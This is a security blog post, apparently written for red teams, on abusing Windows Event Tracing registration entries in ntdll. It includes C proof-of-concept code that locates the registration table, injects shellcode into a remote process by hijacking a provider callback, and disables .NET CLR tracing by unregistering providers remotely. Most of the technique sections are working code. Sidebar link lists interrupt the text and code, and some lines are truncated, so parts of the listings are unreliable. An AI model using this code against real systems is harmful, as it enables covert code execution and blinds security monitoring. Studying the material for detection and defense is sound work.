← Shellcode: Data Compression

Another method of bypassing ETW and Process Injection via ETW registration entries.

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1. Introduction

This post briefly describes some techniques used by Red Teams to disrupt detection of malicious activity by the Event Tracing facility for Windows. It's relatively easy to find information about registered ETW providers in memory and use it to disable tracing or perform code redirection. Since 2012, wincheck provides an option to list ETW registrations, so what's discussed here isn't all that new. Rather than explain how ETW works and the purpose of it, please refer to a list of links here. For this post, I took inspiration from Hiding your .NET – ETW by Adam Chester that includes a PoC for EtwEventWrite. There's also a PoC called TamperETW, by Cornelis de Plaa. A PoC to accompany this post can be found here.

2. Registering Providers

At a high-level, providers register using the advapi32!EventRegister API, which is usually forwarded to ntdll!EtwEventRegister. This API validates arguments and forwards them to ntdll!EtwNotificationRegister. The caller provides a unique GUID that normally represents a well-known provider on the system, an optional callback function and an optional callback context.

Registration handles are the memory address of an entry combined with table index shifted left by 48-bits. This may be used later with EventUnregister to disable tracing. The main functions of interest to us are those responsible for creating registration entries and

storing them in memory. **ntdll!EtwpAllocateRegistration** tells us the size of the structure is 256 bytes. Functions that read and write entries tell us what most of the fields are used for.

```
typedef struct _ETW_USER_REG_ENTRY {
    RTL_BALANCED_NODE   RegList;          // List of registration en
    ULONG64             Padding1;
    GUID                ProviderId;       // GUID to identify Provic
    PETWENABLECALLBACK  Callback;         // Callback function execu
    PVOID               CallbackContext;  // Optional context
    SRWLOCK             RegLock;          //
    SRWLOCK             NodeLock;         //
    HANDLE              Thread;           // Handle of thread for ca
    HANDLE              ReplyHandle;      // Used to communicate wit
    USHORT              RegIndex;         // Index in EtwpRegistrati
    USHORT              RegType;          // 14th bit indicates a pr
    ULONG64             Unknown[19];
} ETW_USER_REG_ENTRY, *PETW_USER_REG_ENTRY;
```

ntdll!EtwpInsertRegistration tells us where all the entries are stored. For Windows 10, they can be found in a global variable called **ntdll!EtwpRegistrationTable**.

3. Locating the Registration Table

A number of functions reference it, but none are public.

- EtwpRemoveRegistrationFromTable

- How the Lopht (probably) optimized attack against the LanMan hash.
- A Guide to ARM64 / AArch64 Assembly on Linux with Shellcodes and Cryptography
- Windows Process Injection: ConsoleWindowClass
- Windows Process Injection: Service Control Handler
- Windows Process Injection: Extra Window Bytes
- Windows Process Injection: PROPagate
- Shellcode: Encrypting traffic
- Shellcode: Synchronous shell for Linux in ARM32 assembly
- Windows Process Injection: Sharing the payload
- Windows Process Injection: Writing the payload
- Shellcode: Synchronous shell for Linux in amd64 assembly
- Shellcode: Synchronous shell for Linux in x86 assembly
- Stopping the Event Logger via Service Control Handler
- Shellcode: Encryption Algorithms in ARM Assembly
- Shellcode: A Tweetable Reverse Shell for x86 Windows
- Polymorphic Mutex Names
- Shellcode: Linux ARM (AArch64)
- Shellcode: Linux ARM Thumb mode
- Shellcode: Windows API hashing with block ciphers (Maru Hash)

- EtwpGetNextRegistration
- EtwpFindRegistration
- EtwpInsertRegistration

Since we know the type of structures to look for in memory, a good old brute force search of the .data section in ntdll.dll is enough to find it.

```
LPVOID etw_get_table_va(VOID) {
    LPVOID                m, va = NULL;
    PIMAGE_DOS_HEADER     dos;
    PIMAGE_NT_HEADERS     nt;
    PIMAGE_SECTION_HEADER sh;
    DWORD                 i, cnt;
    PULONG_PTR            ds;
    PRTL_RB_TREE          rbt;
    PETW_USER_REG_ENTRY   re;

    m   = GetModuleHandle(L"ntdll.dll");
    dos = (PIMAGE_DOS_HEADER)m;
    nt  = RVA2VA(PIMAGE_NT_HEADERS, m, dos->e_lfanew);
    sh  = (PIMAGE_SECTION_HEADER)((LPBYTE)&nt->OptionalHeader +
            nt->FileHeader.SizeOfOptionalHeader);

    // locate the .data segment, save VA and number of pointers
    for(i=0; i<nt->FileHeader.NumberOfSections; i++) {
      if(*(PDWORD)sh[i].Name == *(PDWORD)".data") {
        ds  = RVA2VA(PULONG_PTR, m, sh[i].VirtualAddress);
        cnt = sh[i].Misc.VirtualSize / sizeof(ULONG_PTR);
        break;
      }
```


- Using Windows Schannel for Covert Communication
- Shellcode: x86 optimizations part 1
- WanaCryptor File Encryption and Decryption
- Shellcode: Dual Mode (x86 + amd64) Linux shellcode
- Shellcode: Fido and how it resolves GetProcAddress and LoadLibraryA
- Shellcode: Dual mode PIC for x86 (Reverse and Bind Shells for Windows)
- Shellcode: Solaris x86
- Shellcode: Mac OSX amd64
- Shellcode: Resolving API addresses in memory
- Shellcode: A Windows PIC using RSA-2048 key exchange, AES-256, SHA-3
- Shellcode: Execute command for x32/x64 Linux / Windows / BSD
- Shellcode: Detection between Windows/Linux/BSD on x86 architecture
- Shellcode: FreeBSD / OpenBSD amd64
- Shellcode: Linux amd64
- Shellcodes: Executing Windows and Linux Shellcodes
- DLL/PIC Injection on Windows from Wow64 process
- Asmcodes: Platform Independent PIC for Loading DLL and Executing Commands

```
    }

    // For each pointer minus one
    for(i=0; i<cnt - 1; i++) {
      rbt = (PRTL_RB_TREE)&ds[i];
      // Skip pointers that aren't heap memory
      if(!IsHeapPtr(rbt->Root)) continue;

      // It might be the registration table.
      // Check if the callback is code
      re = (PETW_USER_REG_ENTRY)rbt->Root;
      if(!IsCodePtr(re->Callback)) continue;

      // Save the virtual address and exit loop
      va = &ds[i];
      break;
    }
    return va;
}
```

4. Parsing the Registration Table

ETW Dump can display information about each ETW provider in the registration table of one or more processes. The name of a provider (with exception to private providers) is obtained using ITraceDataProvider::get_DisplayName. This method uses the Trace Data Helper API which internally queries WMI.

```
Node        : 00000267F0961D00
GUID        : {E13C0D23-CCBC-4E12-931B-D9CC2EEE27E4} (.NET Common Lar
Description : Microsoft .NET Runtime Common Language Runtime - WorkSt
Callback    : 00007FFC7AB4B5D0 : clr.dll!McGenControlCallbackV2
Context     : 00007FFC7B0B3130 : clr.dll!MICROSOFT_WINDOWS_DOTNETRUNT
Index       : 108
Reg Handle  : 006C0267F0961D00
```

5. Code Redirection

The Callback function for a provider is invoked in request by the kernel to enable or disable tracing. For the CLR, the relevant function is **clr!McGenControlCallbackV2**. Code redirection is achieved by simply replacing the callback address with the address of a new callback. Of course, it must use the same prototype, otherwise the host process will crash once the callback finishes executing. We can invoke a new callback using the StartTrace and EnableTraceEx API, although there may be a simpler way via NtTraceControl.


```
// inject shellcode into process using ETW registration entry
BOOL etw_inject(DWORD pid, PWCHAR path, PWCHAR prov) {
    RTL_RB_TREE             tree;
    PVOID                   etw, pdata, cs, callback;
    HANDLE                  hp;
    SIZE_T                  rd, wr;
    ETW_USER_REG_ENTRY      re;
    PRTL_BALANCED_NODE      node;
```

```
OLECHAR                 id[40];
TRACEHANDLE             ht;
DWORD                   plen, bufferSize;
PWCHAR                  name;
PEVENT_TRACE_PROPERTIES prop;
BOOL                    status = FALSE;
const wchar_t           etwname[]=L"etw_injection\0";

if(path == NULL) return FALSE;

// try read shellcode into memory
plen = readpic(path, &pdata);
if(plen == 0) {
  wprintf(L"ERROR: Unable to read shellcode from %s\n", path);
  return FALSE;
}

// try obtain the VA of ETW registration table
etw = etw_get_table_va();

if(etw == NULL) {
  wprintf(L"ERROR: Unable to obtain address of ETW Registration T
  return FALSE;
}

printf("************************************************\n");
printf("EtwpRegistrationTable for %i found at %p\n", pid, etw);

// try open target process
hp = OpenProcess(PROCESS_ALL_ACCESS, FALSE, pid);

if(hp == NULL) {
```

```
    xstrerror(L"OpenProcess(%ld)", pid);
    return FALSE;
  }

  // use (Microsoft-Windows-User-Diagnostic) unless specified

  node = etw_get_reg(
    hp,
    etw,
    prov != NULL ? prov : L"{305FC87B-002A-5E26-D297-60223012CA9C}'
    &re);

  if(node != NULL) {
    // convert GUID to string and display name
    StringFromGUID2(&re.ProviderId, id, sizeof(id));
    name = etw_id2name(id);

    wprintf(L"Address of remote node  : %p\n", (PVOID)node);
    wprintf(L"Using %s (%s)\n", id, name);

    // allocate memory for shellcode
    cs = VirtualAllocEx(
      hp, NULL, plen,
      MEM_COMMIT | MEM_RESERVE,
      PAGE_EXECUTE_READWRITE);

    if(cs != NULL) {
      wprintf(L"Address of old callback : %p\n", re.Callback);
      wprintf(L"Address of new callback : %p\n", cs);

      // write shellcode
      WriteProcessMemory(hp, cs, pdata, plen, &wr);
```

```
// initialize trace
bufferSize = sizeof(EVENT_TRACE_PROPERTIES) +
             sizeof(etwname) + 2;

prop = (EVENT_TRACE_PROPERTIES*)LocalAlloc(LPTR, bufferSize);
prop->Wnode.BufferSize    = bufferSize;
prop->Wnode.ClientContext = 2;
prop->Wnode.Flags         = WNODE_FLAG_TRACED_GUID;
prop->LogFileMode         = EVENT_TRACE_REAL_TIME_MODE;
prop->LogFileNameOffset   = 0;
prop->LoggerNameOffset    = sizeof(EVENT_TRACE_PROPERTIES);

if(StartTrace(&ht, etwname, prop) == ERROR_SUCCESS) {
  // save callback
  callback = re.Callback;
  re.Callback = cs;

  // overwrite existing entry with shellcode address
  WriteProcessMemory(hp,
    (PBYTE)node + offsetof(ETW_USER_REG_ENTRY, Callback),
    &cs, sizeof(ULONG_PTR), &wr);

  // trigger execution of shellcode by enabling trace
  if(EnableTraceEx(
    &re.ProviderId, NULL, ht,
    1, TRACE_LEVEL_VERBOSE,
    (1 << 16), 0, 0, NULL) == ERROR_SUCCESS)
  {
    status = TRUE;
  }
```

```
            // restore callback
            WriteProcessMemory(hp,
              (PBYTE)node + offsetof(ETW_USER_REG_ENTRY, Callback),
              &callback, sizeof(ULONG_PTR), &wr);

            // disable tracing
            ControlTrace(ht, etwname, prop, EVENT_TRACE_CONTROL_STOP);
          } else {
            xstrerror(L"StartTrace");
          }
          LocalFree(prop);
          VirtualFreeEx(hp, cs, 0, MEM_DECOMMIT | MEM_RELEASE);
        }
      } else {
        wprintf(L"ERROR: Unable to get registration entry.\n");
      }
      CloseHandle(hp);
      return status;
  }
```



6. Disable Tracing

If you decide to examine **clr!McGenControlCallbackV2** in more detail, you'll see that it changes values in the callback context to enable or disable event tracing. For CLR, the following structure and function are used. Again, this may be defined differently for different versions of the CLR.

```
typedef struct _MCGEN_TRACE_CONTEXT {
    TRACEHANDLE      RegistrationHandle;
    TRACEHANDLE      Logger;
    ULONGLONG        MatchAnyKeyword;
    ULONGLONG        MatchAllKeyword;
```


```
    ULONG            Flags;
    ULONG            IsEnabled;
    UCHAR            Level;
    UCHAR            Reserve;
    USHORT           EnableBitsCount;
    PULONG           EnableBitMask;
    const ULONGLONG* EnableKeyWords;
    const UCHAR*     EnableLevel;
} MCGEN_TRACE_CONTEXT, *PMCGEN_TRACE_CONTEXT;

void McGenControlCallbackV2(
  LPCGUID              SourceId,
  ULONG                IsEnabled,
  UCHAR                Level,
  ULONGLONG            MatchAnyKeyword,
  ULONGLONG            MatchAllKeyword,
  PVOID                FilterData,
  PMCGEN_TRACE_CONTEXT CallbackContext)
{
  int cnt;

  // if we have a context
  if(CallbackContext) {
    // and control code is not zero
    if(IsEnabled) {
      // enable tracing?
      if(IsEnabled == EVENT_CONTROL_CODE_ENABLE_PROVIDER) {
        // set the context
        CallbackContext->MatchAnyKeyword = MatchAnyKeyword;
        CallbackContext->MatchAllKeyword = MatchAllKeyword;
        CallbackContext->Level           = Level;
        CallbackContext->IsEnabled       = 1;
```

```
        // ...other code omitted...
      }
    } else {
      // disable tracing
      CallbackContext->IsEnabled       = 0;
      CallbackContext->Level           = 0;
      CallbackContext->MatchAnyKeyword = 0;
      CallbackContext->MatchAllKeyword = 0;

      if(CallbackContext->EnableBitsCount > 0) {

        ZeroMemory(CallbackContext->EnableBitMask,
          4 * ((CallbackContext->EnableBitsCount - 1) / 32 + 1));
      }
    }
    EtwCallback(
      SourceId, IsEnabled, Level,
      MatchAnyKeyword, MatchAllKeyword,
      FilterData, CallbackContext);
  }
}
```

There are a number of options to disable CLR logging that don't require patching code.

- Invoke McGenControlCallbackV2 using EVENT_CONTROL_CODE_DISABLE_PROVIDER.
- Directly modify the MCGEN_TRACE_CONTEXT and ETW registration structures to prevent further logging.
- Invoke EventUnregister passing in the registration handle.

The simplest way is passing the registration handle to **ntdll!EtwEventUnregister**. The following is just a PoC.




```
BOOL etw_disable(
    HANDLE              hp,
    PRTL_BALANCED_NODE node,
    USHORT              index)
{
    HMODULE               m;
```

```
HANDLE                ht;
RtlCreateUserThread_t pRtlCreateUserThread;
CLIENT_ID             cid;
NTSTATUS              nt=~0UL;
REGHANDLE             RegHandle;
EventUnregister_t     pEtwEventUnregister;
ULONG                 Result;

// resolve address of API for creating new thread
m = GetModuleHandle(L"ntdll.dll");
pRtlCreateUserThread = (RtlCreateUserThread_t)
    GetProcAddress(m, "RtlCreateUserThread");

// create registration handle
RegHandle           = (REGHANDLE)((ULONG64)node | (ULONG64)index
pEtwEventUnregister = (EventUnregister_t)GetProcAddress(m, "EtwE\

// execute payload in remote process
printf("  [ Executing EventUnregister in remote process.\n");
nt = pRtlCreateUserThread(hp, NULL, FALSE, 0, NULL,
  NULL, pEtwEventUnregister, (PVOID)RegHandle, &ht, &cid);

printf("  [ NTSTATUS is %lx\n", nt);
WaitForSingleObject(ht, INFINITE);

// read result of EtwEventUnregister
GetExitCodeThread(ht, &Result);
CloseHandle(ht);

SetLastError(Result);

if(Result != ERROR_SUCCESS) {
```

```
        xstrerror(L"etw_disable");
        return FALSE;
      }
      disabled_cnt++;
      return TRUE;
  }
```

7. Further Research

I may have missed articles/tools on ETW. Feel free to email me with the details.

- Tampering with Windows Event Tracing: Background, Offense, and Defense by Matt Graeber

- ModuleMonitor by TheWover
- SilkETW by FuzzySec
- ETW Explorer., by Pavel Yosifovich
- EtwConsumerNT, by Petr Benes
- ClrGuard by Endgame.
- Detecting Malicious Use of .NET Part 1
- Detecting Malicious Use of .NET Part 2
- Hunting For In-Memory .NET Attacks
- Detecting Fileless Malicious Behaviour of .NET C2Agents using ETW
- Make ETW Great Again.
- Enumerating AppDomains in a remote process
- ETW private loggers, EtwEventRegister on w8 consumer preview, EtwEventRegister, by redplait

- Disable those pesky user mode etw loggers
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